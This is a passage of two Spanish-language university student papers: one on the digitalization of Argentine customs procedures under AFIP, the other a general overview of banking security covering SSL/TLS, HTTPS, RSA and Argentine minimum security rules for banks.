cambiar procesos analógicos a digital. Las empresas utilizan la tecnología para resolver necesidades particulares. Se necesita que los datos se encuentren digitalizados y segmentados para ser procesados y que den la información necesaria para resolver la situación en conflicto. Una organización digitalizada utiliza dispositivos inteligentes y plataformas de comunicación unificada, para realizar sus labores [11].

3. Trámites de AFIP que se realizan digitalmente

En esta sección y sus respectivas subsecciones se explica los trámites que se realizan digitalmente que son utilizados por la Aduana. En la subsección 3.1 se habla sobre el Sistema Informático Maria, luego en el apartado 3.2 sobre el Sistema Informático Malvina. En la subsección 3 3. se describe el sistema Sistema de Comunicación y Notificación Electrónica Aduanera, y finalmente en el apartado 3.4 sobre el Trámites A Distancia (TAD). En el apartado 3 5. se detalla sobre el Sistema Informático de Trámites Aduaneros (SITA) y, por último, en la subsección 3 6. sobre la Ventanilla Única de Comercio Exterior (VUCE).

3.1. Sistema Informático María (SIM)

El sistema Informático Maria se trata de un software que automatiza y permite acelerar ciertas operaciones que se realizan por la Aduana de contexto internacional, por ejemplo vía de ingreso, aduanas de registro, entre otras [12].

Fue utilizado por la Aduana hasta el año 2013, por uso de medios informáticos, haciendo un seguimiento de las declaraciones, operaciones y archivando un registro para: la importación, exportación y el tránsito aduanero de las mercaderías. Aunque luego fue reemplazado por el actual Sistema Informático Malvina [13].

Su objetivo es servir como consulta sobre los destinos de las importaciones y exportaciones a toda la sociedad. Además de permitir acceso a ciertas personas seleccionadas, acceder a certificados de ciertos productos [14].

3.2. Sistema Informático Malvina (SIM)

Es el actual reemplazante del Sistema Informático Maria. El Sistema Informático Malvina es un software desarrollado por la AFIP que funciona dentro de un entorno web y permite facilitar el Comercio Exterior seguro y transparente con la simplificación de los trámites y agilización de las operaciones Aduaneras [15].

Entre sus objetivos se encuentran la administración de las operaciones aduaneras, gestión e intercambio entre los diferentes sectores de la Aduana por medios electrónicos. Su implementación estaba dividida en 4 etapas:

- Régimen de Información sobre los Contenedores Afectados al Tráfico Internacional
- Módulo de Información Anticipada del Manifiesto General de Carga.
- Sistema de Comunicación y Notificación Electrónica Aduanera (Sicnea).
- Digitalización de los Manifiestos Originales [16].

3.3. Sistema de comunicación y notificación electrónica Aduanera (SICNEA)

SICNEA es un servicio Web que es asignado de forma automática a los operadores del Comercio Exterior, Despachantes de Aduana, Agente de Transporte Aduanero, Apoderados

Generales, Dependientes, Importadores, Exportadores y demás sujetos comprendidos en el art. 109 de la Ley 22.415 [17].

SICNEA se utiliza para comunicar y notificar los actos inherentes a los procesos de gestión y control [18].

Su objetivo es optimizar la capacidad operativa, modernizar la prestación de servicio de los operadores de comercio exterior, crear un mayor vínculo entre el fisco y el contribuyente [19]. Para el ingreso, se necesita una clave fiscal.

Este sistema se encuentra compuesto por dos módulos: comunicaciones (conocer los actos inherentes de procesos de gestión y control) y notificaciones (actos administrativos).

Está compuesto de 5 sub-módulos:

- Registro SICNEA.
- Avisos al Administrativo.
- Oficina de Comunicaciones y Notificaciones Electrónicas Aduaneras.
- Certificación.
- Registro de Fecha Cierta de Comunicación/Notificación.

Este sistema informático es indispensable y obligatoria para ciertos sectores tales como: abogados que operan en el comercio exterior, importadores y exportadores, y auxiliares de comercio y servicio aduanero. Aunque otros sectores no incluidos, pueden adherirse a este servicio [20].

3.4. Sistema Trámites A Distancia (TAD)

Es una plataforma digital (perteneciente a la AFIP) implementada por la Aduana, que permite tanto a los ciudadanos como a grandes empresas de importación y exportación, realizar sus trámites ante la Aduana de manera virtual, pudiendo seguir el movimiento de sus trámites sin necesidad de ir a una oficina. Se pueden realizar ciertos trámites a partir del ingreso a una página web de AFIP con un cierto procedimiento [21].

Se trata de una plataforma implementada bajo el Sistema de Gestión Documental Electrónica (GDE), en el Decreto Nº 1063/2016. Permite la facilitación del acceso del administrado a los organismos que integran la Administración Pública Nacional, con el objetivo de incrementar la transparencia, accesibilidad y despapelización. Además, facilita y posibilita el acceso remoto, aunque la AFIP la impone como única herramienta de notificación sin garantizar a sus agentes su pleno acceso ininterrumpido, dando lugar a una situación de peligrosa inseguridad jurídica para las partes.

Desde un principio, el TAD es establecido como una herramienta que permite facilitar la interacción entre la Administración Pública y el ciudadano [22].

La plataforma TAD es encargada de realizar trámites de bastantes procedimientos de varios sectores estatales, bajo la Resolución 54-E/2017. Entre sus sectores estatales podemos encontrar el Ministerio de Cultura, el Ministerio de Agroindustri, el Ministerio de Seguridad, entre otros [23].

3.5. Sistema Informático de Trámites Aduaneros (SITA)

Se trata de una herramienta que con el SICNEA, permiten instrumentar un sistema de comunicación recíproco entre AFIP y Operadores de Comercio exterior. Su implementación fue dispuesta por la AFIP y permite que los clientes tengan la opción de no utilizar papel para la presentación de ciertos trámites, tales como la remisión de documentos. Forma parte de las distintas herramientas que forma la Ventanilla Única de Comercio Exterior [24].

Con este sistema informático se logran ampliar los mecanismos de gestión de comunicaciones, permitiendo transparencia y certeza en la gestión de trámites. La información y documentos transmitidos en el SITA serán validados por este organismo, sin necesidad de algún otro control [25].

3.6. Ventanilla Única de Comercio Exterior (VUCE)

Permite participar a todos en la entrega de documentos e información en un único punto de entrada. Es decir, se trata de un mecanismo que facilita el comercio internacional que une toda la información y documentación en un punto de entrega, que permiten cumplir requisitos de importación, exportación y tránsito de productos. Las personas que se encuentran en situación de importar o exportar, utilizan para gestionar autorizaciones y certificaciones exigidas [26].

Entre sus principales objetivos se encuentran: facilitar y aumentar el número de transacciones a nivel internacional, el aumento de calidad, eficiencia, seguridad y rapidez a los procesos que se realizan en la Aduana, y aumentar la protección a la sociedad de poder caer en posibles estafas o falsificaciones [27].

4. Digitalización de documentos

En esta sección y sus respectivas subsecciones se explican los dos principales sistemas que permiten la digitalización de documentos de la Aduana. En la subsección 4 1. se explica el Sistema LAKAUT, y luego en el apartado 4 2. se describe el Prestador de Servicios de Archivo y Digitalización (PSAD).

4 1. Sistema LAKAUT

Se trata de un sistema digital que permite gestionar los documentos y facilitar los servicios a los clientes, además de adaptarse a las necesidades de cualquier proyecto. LAKAUT es una de los principales sistemas de digitalización de documentos de toda la Argentina, que cuenta con herramientas suficientes para cada necesidad de los clientes [28].

Ofrece varios servicios, entre los principales se encuentran:

Gestión de Documentos: utiliza una plataforma web llamada ECM KIADOC, haciendo de manera eficiente los procesos de un negocio y resguardar la documentación de aquel. Permite una gran gestión de documentos, hasta poder hallar cualquier documento que haya sido resguardado dentro de la plataforma [29].

Digitalización de Despachos Aduaneros: es un software para hacer guías de los despachos aduaneros que serán presentados para su digitalización, y permite ver la visualización de despachos digitalizados y consultar su estado en AFIP [30].

DATA: un sistema de seguimiento que unifica todas las operaciones de comercio exterior, de un mismo declarante, en una sola planilla de trabajo. La firma digital: es una herramienta tecnológica que permite que los documentos electrónicos tengan la misma validez jurídica que los documentos papel firmados físicos [31].

El Nivel de Conectores Seguros (SSL) y la Seguridad del Nivel de Transporte (TLS) son protocolos de seguridad muy utilizados, estableciendo canales seguros entre ordenadores conectados a una misma red, para que no tome informacion alguien fuera de esta conexión [32].

LAKAUT surgió en 2009 para ayudar a la Aduana, dedicándose a los servicios de digitalizar documentos, físicos e imágenes (obteniendo copias de estos). Fue la primera habilitada como prestador de servicio de Archivo y Digitalización (PSAD), otorgado

por AFIP. El director comercial de Lakaut dijo: “El objetivo y visión de Lakaut es a futuro es que los papeles se van a terminar, todo se va a hacer en forma digital y a eso hay que darle seguridad y ahí estamos nosotros”.

Para cumplir sus objetivos posee un centro de procesamiento y utilizan un software que gestiona todos los documentos y permiten su disponibilidad. En los últimos años se han implementando nuevos servicios como son firmas digitales y certificaciones de seguridad [33].

4 2. Prestador de Servicios de Archivo y Digitalización (PSAD)

Habilitado por la Administración Federal, la función de este sistema es en guardar y digitalizar documentos aduaneros [34].

Es capaz de guardar documentos hasta 10 años. Los documentos son procesados durante 24 horas luego de su entrega, a ver si cumple todas las normativas impuestas por la AFIP. Esta misma determinara el destino final de la documentación. Existen ciertos sitios web que permiten ver la información guardada, tales como BANK. S.A.. [35].

Es decir los PSAD son empresas que están habilitadas para realizar las funciones mencionadas.

En estos casos, se encuentra el Depositario Fiel, el cual tiene como función resguardar y archivar la documentación que se le fue otorgada, donde tiene que cumplir requerimientos impuestos, y tienen un plazo de resguardar esa información hasta 5 años. Existen 2 tipos de archivos según el tipo que guarde la información, los cuales son: particulares (archivos individuales de único declarante) y generales (con más de un declarante) [36].

5. El sistema burocrático y digital en la Aduana

A favor de la digitalización, según un estudio del Banco Interamericano de Desarrollo (BID) , los trámites digitales tardan 74% menos que trámites presenciales, cuestan menos, y reducen la corrupción, lo que hace que los ciudadanos y las empresas ahorren tiempo, dinero y productividad [37]. El estudio demuestra que completar un trámite tarda promedio 5,4 horas en Sudamérica. Los trámites presenciales le cuestan al estado 40 veces más de lo que cuesta el trámite digital. Solo la mitad de los trámites en forma presencial se resuelven a la primera y el resto requiere de más papeleo, lo que lleva a más gastos en burocracia. El estudio indica que los costos de los trámites son más altos para las personas de bajos ingresos, ya que tienen menos flexibilidad laboral y pierden ingresos cuando tienen que pasar horas en fila para ejecutar un trámite. El 30% de las personas de bajos ingresos reporta haber pagado alguna vez un soborno para ejecutar un trámite, frente al 25% de las personas de mayores ingresos. El abandono de un trámite afecta también más a las poblaciones vulnerables ya que resulta en un menor acceso a los programas y beneficios sociales del gobierno [37].

En contra de la digitalización se observa que no toda la población tiene acceso a Internet, ni tiene tarjeta de débito o crédito para hacer pagos online. Además, no toda la población se encuentra capacitada para completar los trámites digitales, un claro ejemplo son los ancianos, que no tienen muchos conocimientos sobre el uso de la tecnología [38].

6. Conclusiones

La digitalización abre las puertas a un nuevo mundo que garantiza más

flexibilidad, seguridad y rapidez. Se trata de una medida importante que se comienza a implementar dentro de varios sectores de administración pública, como la Aduana. Estos nuevos sistemas digitales permiten al usuario y a la Aduana un gran cambio, pasando de una enorme cantidad de papeleo a toda la información y documentación necesaria dentro de un solo computador (además de no tener la necesidad de realizar varios trámites cuando, en la actualidad, pueden hacerse vía Internet). Estos desarrollados sistemas permiten un mayor control de los movimientos de información para prevenir falsificaciones o contrabando de documentos, entre otros.

Como contraposición, la sociedad no se encuentra preparada para adaptarse de manera rápida a estos cambios ya que muchos sectores de bajos ingresos no disponen del material o conocimiento suficiente para la realización de trámites o documentación digitalmente. Este proceso de modernización sigue en pleno proceso, por ende es considerado de vital importancia un análisis continuo de sistemas de digitalización que se implementen en la Aduana actualmente, a fin de poder entender las aplicaciones posibles dentro de uno de los organismos públicos más importantes.

Como futuras líneas de trabajo, se analizará cómo la Aduana podría incluir a aquellas personas que dan resistencia a la realización de los trámites de manera digital.

Se estudiará también cómo este organismo garantizaría la seguridad de los datos e información personal de los usuarios.

Referencias:

[1] AFIP. “Aduana”. [En línea]. Disponible en: https://bit.ly/30a0Gao . Accedido en: 4 sept. 2019.

[2] L.Fortin, “Cómo son los proyectos para " despapelizar" al Gobierno y desarmar la burocracia”. [En línea]. Disponible en: https://bit.ly/2Ev1QoI . Accedido en: 4 sept. 2019.

[3] E. Galli, “Con el manifiesto desconsolidado digital, la Aduana jubiló la carpeta rosa”, jul. 2018. [En línea]. Disponible en: https://bit.ly/2EeqlW2 . Accedido en: 4 sept. 2019.

[4] R. Basaldua, “La Aduana: Concepto y funciones esenciales y contingentes”. [En línea]. Disponible en: https://bit.ly/2KvLKhn . Accedido en: 4 sept. 2019.

[5] CDA, ”En busca de una normativa común”, Mayo 2013. Disponible en: https://bit.ly/2Kvx6HQ . Accedido en: 4 sept. 2019.

[6] F. Roca, ”Trámites y Documentos en Materia Aduanera”, última edición Enero 2005. Disponible en: https://bit.ly/2WKxQyw . Accedido en: 4 sept. 2019.

[7] Diccionario Real Academia Española. [En línea]. Disponible en: https://bit.ly/2JNoHiw. Accedido en: 4 sept. 2019.

[8] K. Sabbagh, R. Friedrich, B. El-Darwiche, M. Singh, S. Ganediwalla, R. Katz, “Maximizing the impact of digitization.” *The global information technology report*, pp.121-133, 2012. Disponible en: https://bit.ly/2KXSwwC. Accedido en: 4 sept. 2019.

[9] Taherdoost H, Sahibuddin S, Jalaliyoon N. E-services usage evaluation; applications’ level of co-creation and digitalization. International Journal of Academic Research in Management (IJARM). vol. 2, no. 1, pp. 10-18, 2013. Disponible en: https://bit.ly/2wuok3W. Accedido en: 4 Sept. 2019.

[10] D. Limia, “¿Qué es la Transformación Digital y cuáles son las fases de la digitalización de una empresa?”. [En línea]. Disponible en: https://bit.ly/2yIWHnK. Accedido en: 4 sept. 2019.

[11] Kyocera,” Digitalización en la empresa: qué es, ventajas, seguridad y herramientas”, Abril 2018. [En línea]. Disponible en: https://bit.ly/2KYR2jA. Accedido en: 4 sept. 2019.

[12] IDES, “Sistema Informático Maria (SIM)” [En línea] Disponible en: https://bit.ly/2zxkdoW. Accedido en: 26 ago. 2019.

[13] ”El gobierno presenta hoy a ‘Malvina’ el nuevo sistema de la Aduana, Noviembre 2013. [En línea] Disponible en: https://bit.ly/2MZUjE7. Accedido en: 26 ago. 2019.

[14] Quiero Exportar, “Sistema Maria” [En linea] Disponible en: https://bit.ly/2NN8ifn . Accedido en: 26 ago. 2019.

[15] CIAI “Sistema Informático Malvina”. [En linea] Disponible en: https://bit.ly/2Iu8Ths

[16] CPS, “Cómo es el nuevo sistema Maria” [En linea] Disponible en: https://bit.ly/2MLpcex . Accedido en: 4 sept. 2019.
[17] RG AFIP Nº 4070/2017. Artículo 3. 27 de marzo 2013. Accedido en: 20 ago. 2019.
[18] Resolución General AFIP N° 3474/2013 Art. 2º. Accedido en: 20 ago. 2019.
[19] Cámara Industrial Argentina de Indumentaria, “Sistema Informático Malvina”. [En línea]. Disponible en: https://bit.ly/2Iu8Ths . Accedido en: 20 ago. 2019.
[20] *Resolución General AFIP*, N° 3474/2013, 26 de marzo de 2013. Accedido en: 30 ago. 2019.
[21] Presidencia de la Nación, “Manual de Trámites a Distancia”. [En línea]. Disponible en : https://bit.ly/31h6qQ3 Accedido en: 4 sept. 2019.
[22] Sindicato Único del Personal Aduanero de la República Argentina, “Nuevo sistema de notificaciones electrónicas en materia de recursos humanos”. Julio 2018. [En línea]. Disponible en: https://bit.ly/2IBt5OP
[23] Centro Despachantes de Aduana de la República Argentina, “Trámites a Distancia (TAD) - Gestión Documental Electrónica (GDE)”. Julio 2017. [En línea]. Disponible en: https://bit.ly/2QV33JR Accedido en: 4 sept. 2019.
[24] DGV, “Sistema Informático de Trámites Aduaneros (SITA)” [En línea] Disponible en: https://bit.ly/2UmOaSy . Accedido en: 26 ago. 2019.
[25] AFIP, “Sistema Informático de Trámites Aduaneros” [En línea] Disponible en: https://bit.ly/2lW68Ow . Accedido en: 26 ago. 2019.
[26] Argentina.gob.ar, “¿Qué es la VUCE?” [En linea] Disponible en: https://bit.ly/34fBt0k . Accedido en: 26 ago. 2019.
[27] Argentina.gob.ar, “Objetivos del proyecto VUCE” [En línea] Disponible en: https://bit.ly/34fBIsg . Accedido en: 26 ago. 2019.
[28] Lakaut, “Sobre Nosotros”. Disponible en: https://bit.ly/2I0lJ8f . Accedido en: 18 ago. 2019.
[29] Lakaut, “EMC KIADOC”. Disponible en: https://bit.ly/2ZypMCd . Accedido en: 4 sept. 2019.
[30] Lakaut, ”Digitalizacion de Despachos Aduaneros (SRD) ” .Disponible en: https://bit.ly/2PlCiB5 . Accedido en: 18 ago. 2019.
[31] Lakaut, “DATA”. Disponible en: https://bit.ly/30NwkKH . Accedido en: 4 sept. 2019.
[32]Lakaut, “CERTIFICADOS SSL”. Disponible en: https://bit.ly/2Up6jPC . Accedido en: 4 sept. 2019.
[33] infoNEGOCIOS, “Lakaut puede “despapelizar” tu empresa en menos de un año (genera 850.000.000 de imágenes digitales por año)”, Agosto 2017. [En línea]. Disponible en: https://bit.ly/2HZnxya
[34] AFIP, “Depositario fiel” [En línea] Disponible en: https://bit.ly/2lsPANW . Accedido en: 1 sep. 2019.
[35] Bank, “Digitalización de Documentos Aduaneros” [En línea] Disponible en: https://bit.ly/2PoTcio . Accedido en: 26 ago. 2019.
[36] AFIP, “Depositario fiel: Preguntas habituales” [En línea] Disponible en: https://bit.ly/2ZogqtH . Accedido en: 26 ago. 2019.
[37] BID, “Digitalización de los trámites reduciría la corrupción y los costos de la burocracia en América Latina y el Caribe”, Junio 2018. [En línea]. Disponible en: https://bit.ly/2SvUh8p . Accedido en: 26 ago. 2019
[38] IDB, “Wait No More: Citizens, Red Tape, and Digital Government”, Junio 2018. [En línea]. Disponible en: https://bit.ly/2DTSvVu . Accedido en: 26 ago. 2019

La seguridad en los sistemas bancarios

Rosa, Nicolás; Apicella, Santiago; Cygler, Luciano; Lombardía, Nicolás; Toledo, Facundo; Ye, Jonathan

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires {nicolasr643, santi.apicella , LucianoCygler , nicolaslombardia, facutoledof}@gmail.com

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires {yejonathan}@outlook.com

Abstract (Times New Roman, 10, negrita)

El presente trabajo refiere al análisis en los sistemas de seguridad de los sistemas bancarios. Se tiene como objetivo estudiar el funcionamiento de los sistemas de seguridad de los sistemas bancarios. Para ello, se analiza el concepto de seguridad y seguridad bancaria para comprender qué se entiende al hablar de ellas. Se estudia los diferentes sistemas de seguridad bancaria con el objetivo de analizar cómo la tecnología es aplicada en cada uno de estos, dando a conocer su funcionamiento, los algoritmos que posee y sus relaciones.

Palabras Clave

Seguridad, Seguridad Informática, Características, Protocolos de Seguridad en la Red, Ejemplificación de la Seguridad en diferentes ámbitos.

Introducción

Según expertos de la Universidad Internacional de Valencia, “La seguridad de software se utiliza para proteger el software contra ataques maliciosos de hackers y otros riesgos, de forma que nuestro software siga funcionando correctamente con este tipo de riesgos potenciales. Esta seguridad de software es necesaria para proporcionar integridad, autenticación y disponibilidad” [1].

Previamente, los ciberataques se realizaban en menor medida y escala, sin embargo, hoy en día, los hackers o ataques apuntan directamente a los bancos y las grandes aseguradoras de bienes. Según F.G Forti [2], en “El negocio de la seguridad bancaria para el canal” “diariamente las empresas del sector deben enfrentarse a diferentes retos de seguridad impulsados por algunas tendencias muy marcadas. El auge de las operaciones a través de dispositivos móviles que trae aparejado también el aumento del fraude en dichos aparatos es una. A su vez, existen requisitos de seguridad específicos en cada país que se imponen para las empresas del sector financiero.” Todas las instituciones financieras las cuales se encarguen o lleven a cabo la seguridad de los bienes y datos de una persona deben cumplir con las normas contra los ataques establecida por cada país [2].

De acuerdo con la investigación de Riesgos de Seguridad de las Instituciones Financieras, realizadas por Kaspersky Lab y B2B International, la inversión en seguridad es una prioridad para los bancos e instituciones financieras ya que invierten 3 veces más en seguridad informática que organizaciones de otros sectores [3].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones, primer año de cursada), es estudiar el funcionamiento de los sistemas de seguridad de los sistemas bancarios. Para cumplir el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se definen los conceptos básicos de los sistemas de seguridad empleados actualmente por diferentes bancos internacionales; en la sección 2, se describen los diferentes sistemas de seguridad bancarias; en la sección 3, se brindan ejemplos en diferentes instituciones. Finalmente, en la sección 4, se detallan las concusiones y futuras líneas de trabajo.

1. Seguridad

El término seguridad procede de las palabras latinas “securitas” o “securus”, éstas a su vez derivan de “sine cura” lo cual significa sin cuidado, sin preocupaciones o sin problemas. Por lo tanto, “seguridad” quiere decir libre de preocupaciones, amenazas, problemas [4]. La seguridad se podría definir como la ausencia de amenazas, como un conjunto de medidas políticas orientadas a tal efecto.

Por otro lado, la amenaza es “un conjunto de circunstancias que integradas constituyen un factor potencial de daño cierto y que bajo ciertas condiciones puede producirse” [5]. El concepto de amenaza es amplio, encierra en su definición la existencia, o no, de alguien hostil que las realice, por lo tanto, incluye un significado de jerarquía inferior, diferenciándose del precedente en función de la existencia o no de generar daño [6].

Maslow [7], refleja en 5 niveles las necesidades humanas donde, en la base de la pirámide aparecen nuestras necesidades fisiológicas que todos los humanos necesita cubrir en primera instancia. Una vez cubierta estas necesidades, se buscan satisfacer las necesidades inmediatamente superiores, pero no se puede llegar a un escalón superior si no se ha cubierto antes los inferiores.

En la Figura N° 1, se puede observar la importante que tiene el tema de seguridad, ya que luego de las fisiológicas son las más importantes a ser cubiertas (razón por la cual ocupan un lugar importante en las agendas gubernamentales y sociales).



Figura N° 1: “Pirámide de Maslow”

2. La seguridad Bancaria

Los bancos como depositarios de bienes de terceros están obligados a su custodia, pero también, naturalmente, protegen los propios. [8]. Según el Dr. José Adolfo Reyes Calderón [9], la seguridad bancaria es una disciplina científica aplicada que utiliza conocimientos heterogéneos para prevenir y reprimir los delitos y conductas desviadas en una institución Bancaria. La seguridad bancaria no sólo previene y reacciona frente a los delitos previstos en las legislaciones penales, sino que se ocupa de las infracciones administrativas y conductas limítrofes al delito que provocan problemas en el control y buena marcha de las actividades de una Institución Bancaria [10].

Manuel Sanchez Gómez Merelo [11], presenta un panorama más amplio en el que la seguridad Bancaria abarca una serie de seguridades, entre las que se encuentran: la Seguridad básica constituida principalmente por los planteamientos arquitectónicos (cerramientos y elementos constructivos), los medios de protección física y mecánica (blindajes, caja fuerte, cerraduras, cámaras acorazadas, etc.) y los medios de prevención y protección activa o electrónica (sistema de detección, control, registro, etc.). La Seguridad operativa y funcional: constituida por procesos administrativos y de control de riesgos, informaciones y datos confidenciales, formación y capacitación del personal, control de accesos y circulación de personas, control de las instalaciones de gestión y seguridad. La Seguridad informática: constituida por los sistemas de protección de la información, control de las comunicaciones, transmisión de datos, control y protección de los procesos operativos. Seguridad especial: constituida por los sistemas y operativos especiales correspondientes para la protección de personas, de informaciones y calores específicos, así como por los dispositivos necesarios ante situaciones de riesgo o amenaza no habituales (agresiones terroristas, amenaza de bombas, catástrofes, etc.) [12].

De acuerdo con Zeballos [13], la Seguridad Bancaria es en consecuencia, una de las múltiples disciplinas de la Seguridad, en la que interviene la Personal, la Física y la Electrónica con sus controles de acceso, sus alarmas, comunicaciones, criptografía, sistemas de cctv, prevención de incendios, materiales, equipos, edificios inteligentes, etc. Todas, intercomunicadas racionalmente, inclina a como se ha dicho, a la prevención de hechos, al resguardo de las vidas humanas y patrimonios de las Entidades Bancarias y Financieras en general, Decretos y Normas dictadas por el Banco Central de la República Argentina en carácter de Órgano de aplicación de esa Legislación [14].

2. Los diferentes sistemas de seguridad bancarias

En esta sección y sus respectivas subsecciones se procede a detallar los diferentes sistemas de seguridad o protocolos que se utilizan por las diferentes entidades bancarias. En el 2.1, se detalla el protocolo Secure Sockets Layer; en el 2.2, se detalla el protocolo Transport Layer Security; en el 2.3, se describe el protocolo Text Transfer Protocol Secure y en el 2.4 se detalla el algoritmo Rivest-Shamir-Adleman.

Todas las entidades bancarias están obligadas por ley a respetar y mantener confidencial la información de sus clientes, sus interacciones con el servidor bancario y sus transferencias o envíos de datos, estas leyes varían según el país, pero en un ámbito general, especifican lo mismo. Los protocolos utilizados por las entidades bancarias son los siguientes:

2.1 Protocolo Secure Sockets Layer

En lo que influye seguridad informática, todos los bancos poseen un certificado del protocolo Secure Sockets Layer (SSL), una tecnología la cual sirve para mantener segura la conexión a Internet, proteger información delicada que se envía entre dos terminales o sistemas, evitando así que terceros puedan modificar y leer la información personal, según Symantec Norton TM Security [15], “Esto lo lleva a cabo asegurándose de que todos los datos que se transfieren entre usuarios y sitios web o entre dos sistemas sean imposibles de leer. Utiliza algoritmos de cifrado para codificar los datos que se transmiten e impedir que los hackers los lean al enviarlos a través de la conexión. Esta información podría ser cualquier dato confidencial o personal, por ejemplo, números de tarjeta de crédito y otros datos bancarios, nombres y direcciones” [15].

2.2 Protocolo Transport Layer Security

El protocolo Transport Layer Security (TLS), permite a dos sistemas comunicarse de forma confidencial y segura, este ha evolucionado del protocolo SSL, este posee dos capas de seguridad: un protocolo de registro y un protocolo de reconocimiento. “Una aplicación inicia una conexión TLS, que se convierte en el cliente TLS. La aplicación que recibe la conexión pasa a ser el servidor TLS. Cada nueva sesión se inicia con un reconocimiento, tal como lo define el protocolo TLS” [16].

2.3 Protocolo Hyper Text Transfer Protocol Secure

Otro protocolo que utilizan los sistemas bancarios es el Hyper Text Transfer Protocol Secure (https), es un sistema más seguro que el Hyper Text Transfer Protocol (http), el cual “permite el intercambio seguro de archivos en la World Wide Web”, el https, además de esto, esta encriptado y posee un certificado digital; “Es más probable que S-HTTP se use en situaciones donde el servidor representa un banco y requiere una autenticación del usuario que sea más segura que un ID de usuario y una contraseña”. Si bien Https no utiliza ningún sistema de cifrado, es compatible con el

sistema de cifrado de clave publica Rivest-Shamir-Adleman [17].

2.4 Algoritmo Rivest-Shamir-Adleman (RSA)

Según Manuel Lucena López [18] “Este algoritmo se basa en escoger 2 números primos grandes elegidos de forma aleatoria y mantenidos en secreto.” [19] La seguridad del RSA se basa en la dificultad para factorizar grandes números. Las claves pública y privada se calculan a partir de un número que se obtiene como producto de dos primos grandes. Evgeny Milanov [20] acota “La encriptación de clave pública omite la necesidad de un ´mensajero´ para entregar las claves a los destinatarios a través de otro canal seguro antes de transmitir el mensaje original.” En RSA, las claves de cifrado son públicas y las claves de descifrado son privadas, solo la persona con la clave de descifrado correcta puede descifrar un mensaje cifrado. Cada uno tiene sus propias claves de cifrado y descifrado. Las llaves deben estar hechas de manera tal que la clave de descifrado no se pueda deducir fácilmente de la clave de cifrado pública.
Lucena López [19] confirma que RSA es seguro, aunque puede tener vulnerabilidades como la creación de claves débiles o cortas, ataques de texto escogido (el cual quita la posibilidad de que un usuario pueda codificar y firmar un único mensaje empleando el mismo par de claves), entre otros.

3. Ejemplos de Sistemas de Seguridad

En esta sección y sus respectivas subsecciones se procede a ejemplificar sistemas de seguridad empleados en diferentes ámbitos, en 3.1, en instituciones educativas, en 3.2 en empresas y en la 3.3, en las instituciones bancarias.

3.1 Instituciones educativas

Hoy en día, las instituciones educativas no están a salvo de las inseguridades globales, ya sea una amenaza de bomba o un incendio. Por esto mismo, deben contar con un Departamento de Seguridad que cuente con planes de evacuación como por ejemplo el Sistema de Autoprotección, que consiste en un conjunto de acciones y medidas destinadas a prevenir y controlar los riesgos sobre las personas y los bienes, para proporcionar una respuesta adecuada a las posibles situaciones de emergencia, de seguridad o de emergencias, entre otros. “El profesional de Seguridad de la institución educativa es el responsable para contar con información referente a la suficiencia de seguridad física, de controles de acceso, sistema de alarmas contra robo e incendio, sistema de videovigilancia (…)”. La videovigilancia permite registrar de manera constante todos los movimientos en los alrededores de las instituciones, quién entra y quién sale de los colegios, los horarios de entrada y de salida de los alumnos, etc. Aunque se entiende que los colegios privados son más propensos a adquirir dicha tecnología, muchos colegios públicos, pudieron y pueden acceder a ella. Otra medida que tomaron fue incorporar personal de seguridad (tanto privada como del gobierno) para vigilar las salidas de las instituciones y así poder reducir las inseguridades, como también aumentar la tranquilidad de los estudiantes y la de sus familias [21].

3.2 En empresas

Actualmente, los robos a empresas son de los más comunes. Según un estudio hecho por la empresa Panda Security, el 90% de los ciberataques tienen como objetivo a las pequeñas y medianas empresas, ya que no cuentan con demasiados sistemas de seguridad [23]. Por esto mismo, las pequeñas empresas resultan ser las mejores víctimas de un ciberataque y de la actuación

de un hacker. La principal razón de que esto suceda es que las pequeñas empresas se manejan con Internet desde cualquier parte del mundo. Estas empresas deben estar alertas a las fallas de hardware, software y de sus dispositivos. Una empresa debería tener el recaudo de tener un personal especializado en la seguridad (capacitado conscientemente ante el uso de estas técnicas de seguridad de forma correcta) capaz de diseñar sistemas de seguridad y detección de antivirus, capaces de interpretar de forma correcta una amenaza cibernética. Programas como un antivirus y un antimalware son cruciales para impedir cualquier posible ataque. Un recurso muy utilizado son los Backups, los cuales son muy efectivos ante un posible robo de datos ya que proporcionan un respaldo de lo guardado [23].

3.3 Instituciones bancarias

En la República Argentina, rigen las "Medidas mínimas de Seguridad en entidades financieras"[24], en ella se presentan las medidas de seguridad mínimas que todos los bancos deben poseer, entre ellas se encuentran: Un sistema de monitoreo remoto a distancia, un recinto de seguridad blindado, un castillete blindado, Tesoro blindado, Caja tesoro móvil, Elementos de atesoramiento en operación, Excepción a la instalación de elementos de atesoramiento, Circuito cerrado de televisión (CCTV), Alarma a distancia, Medidas de seguridad en cajas de atención al público, Prohibición de utilización de elementos que brinden servicio de telefonía móvil y otros dispositivos de comunicación similares, Promoción de servicios en dispositivos móviles, Recinto para operaciones importantes, Servicio de policía adicional o seguridad privada [24]; estas medidas reciben modificaciones de forma constante debido a la velocidad con la que se desarrollan los sistemas de seguridad y para perfeccionar la seguridad ante el intento de un siniestro o hackeo a la entidad bancaria por parte de un tercero.

Conclusiones

El análisis que se ha propuesto en este trabajo tiene como fin el desarrollar los diferentes tipos de seguridad informática que poseen principalmente las entidades bancarias. El análisis propuesto permite apreciar las características que posee cada sistema y cómo se relaciona con el resto de los sistemas de seguridad, haciendo hincapié en las propiedades que poseen a la hora de defender y proporcionar seguridad a las entidades bancarias.

En futuras líneas de trabajo, se analizará como actúan los sistemas de seguridad en los servicios de “Home Banking” y de qué forma dan al usuario el bienestar y la seguridad que merece.

Referencias:

[1] Universidad Internacional de Valencia (21 de marzo de 2018), “Tres tipos de seguridad informática que debes conocer” [Online]. Disponible en: https://bit.ly/2Q5y4dQ. Ultimo acceso: 28/6/2019.

[2] Florencia Gómez Forti “El negocio de la seguridad bancaria para el canal” [Online]. Disponible en: https://bit.ly/2JqB5VA. Ultimo acceso: 28/6/2019.

[3] E. Kaspersky (9 de marzo de 2017), “Los bancos gastan tres veces más en seguridad informática que organizaciones de otros sectores” [Online]. Disponible en: https://bit.ly/30d3GTv. Ultimo acceso: 28/6/2019.

[4] Garibaldi, Daniel (2006). Sociedad y Seguridad. “El nuevo desafío de la Argentina moderna”. Buenos Aires. Editorial Dunken. P.16.

